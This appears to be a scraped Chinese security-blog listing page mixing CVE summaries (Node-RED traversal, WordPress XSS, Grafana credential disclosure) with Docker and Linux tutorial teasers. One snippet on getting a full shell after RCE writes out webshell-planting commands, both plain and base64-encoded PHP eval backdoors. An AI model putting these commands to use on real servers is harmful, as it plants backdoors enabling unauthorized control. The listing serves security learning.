





CVE-2021-3223: Node RED Dashboard – Directory Traversal
漏洞标题 CVE-2021-3223: Node RED Dashboard - Directory Traversal 漏洞描述 Node-RED-Dashboard before 2.26.2 allows ui_base/js/..%2f directory traversal to read files. PoC代码

白帽训练营-如何学习web安全
学习的本质是模仿,创造的精髓在洞察。 1、如何学习web安全? 2、如何挖到第一个漏洞? 我的答案是: 1、掌握最基本的信息收集技巧 2、理解http数据包 3、使用burp进行http流量的截断和重放 4、...
Docker中搭建配置Git环境的过程_docker
工作中遇到了需要在Docker环境中操作GitLab仓库的场景,需要事先在Docker中搭好Git环境,但是很多朋友不是很清楚Docker配置Git环境的过程,今天通过本文给大家详细介绍下,需要的朋友参考下吧 D...

linux 查看文件系统类型实例方法_Linux
在本篇文章里小编给大家整理的是一篇关于linux 查看文件系统类型实例方法,对此有兴趣的朋友们可以学习参考下。 在Linux 中如何查看分区的文件系统类型,下面总结几种查看分区文件系统类型的方...
Docker如何制作自己镜像并上传dockerhub_docker
这篇文章主要介绍了Docker如何制作自己镜像并上传dockerhub,文中通过示例代码介绍的非常详细,对大家的学习或者工作具有一定的参考学习价值,需要的朋友可以参考下 1.首先注册自己的dockerhub账...
使用Docker构建一个Git镜像使用clone仓库_docker
这篇文章主要介绍了使用Docker构建一个Git镜像使用clone仓库,文中通过示例代码介绍的非常详细,对大家的学习或者工作具有一定的参考学习价值,需要的朋友们下面随着小编来一起学习学习吧 概述 ...

教你如何快速在CentOS7中安装Nginx_nginx
今天我们就只图快不图细的讲解一下如何在CentOS7系统下快速安装Nginx,本文通过图文并茂的形式给大家展示,感兴趣的朋友一起看看吧 目录1、概述2、下载Nginx安装包3、安装依赖包4、将Nginx安装...

关于docker安全之Docker-TLS加密通讯问题_docker
这篇文章主要介绍了docker安全之Docker-TLS加密通讯,本文给大家介绍的非常详细,对大家的学习或工作具有一定的参考借鉴价值,需要的朋友可以参考下 目录一、docker存在的安全问题二、docker架构...

RCE~获取完整shell(Linux)
直接echo写入webshell: echo '<?php eval($_POST[1]); ?>' > 1.php base64写入webshell echo 'PD9waHAgZXZhbCgkX1BPU1RbMV0pOyA/Pg==' | base64 -d >1.php 重定向符号被转义时用ba...

Ubuntu Server 18.04.5 LTS服务器版安装配置图解教程_Linux
Ubuntu分为桌面版(desktop)和服务器版(Server),下面为大家介绍服务器版本Ubuntu Server 18.04.5 LTS的详细安装过程,需要的朋友可以参考下 一、Ubuntu Server 18.04.5 LTS系统安装 Ubuntu分...

在麒麟V10服务器上编译安装Storm的详细过程_Linux
这篇文章主要介绍了在麒麟V10服务器上编译安装Storm的方法,本文给大家介绍的非常详细,对大家的学习或工作具有一定的参考借鉴价值,需要的朋友可以参考下 1 简介 Apache Storm是一个免费开源、...
CVE-2023-6000: WordPress Popup Builder <= 4.2.3 - Unauthenticated Stored XSS
漏洞标题 CVE-2023-6000: WordPress Popup Builder <= 4.2.3 - Unauthenticated Stored XSS 漏洞描述 The Popup Builder WordPress plugin before 4.2.3 does not prevent simple visitors f...
记一次在梦中对某oa系统的漏洞挖掘
0x01正文 打开网站 先用7kb扫一波目录 哦吼,发现了一堆的目录遍历(绿色的都是)。 这里一个 Log目录十分的显眼,很有可能造成log泄露 okey,如我所料。收获了一个通用中危洞√ 27450-kwvsjna88f...
CVE-2024-13888: WPMobile.App <= 11.56 - Open Redirect
漏洞标题 CVE-2024-13888: WPMobile.App <= 11.56 - Open Redirect 漏洞描述 The WPMobile.App plugin for WordPress is vulnerable to Open Redirect in all versions up to, and including...

通过idea打包项目到docker的操作方法_docker
这篇文章主要介绍了通过idea打包项目到docker的操作方法,本文通过图文并茂的形式给大家介绍的非常详细,对大家的学习或工作具有一定的参考借鉴价值,需要的朋友可以参考下 很多小伙伴一直想知道...
CVE-2022-26148: Grafana & Zabbix Integration – Credentials Disclosure
漏洞标题 CVE-2022-26148: Grafana & Zabbix Integration - Credentials Disclosure 漏洞描述 Grafana through 7.3.4, when integrated with Zabbix, contains a credential disclosure vul...

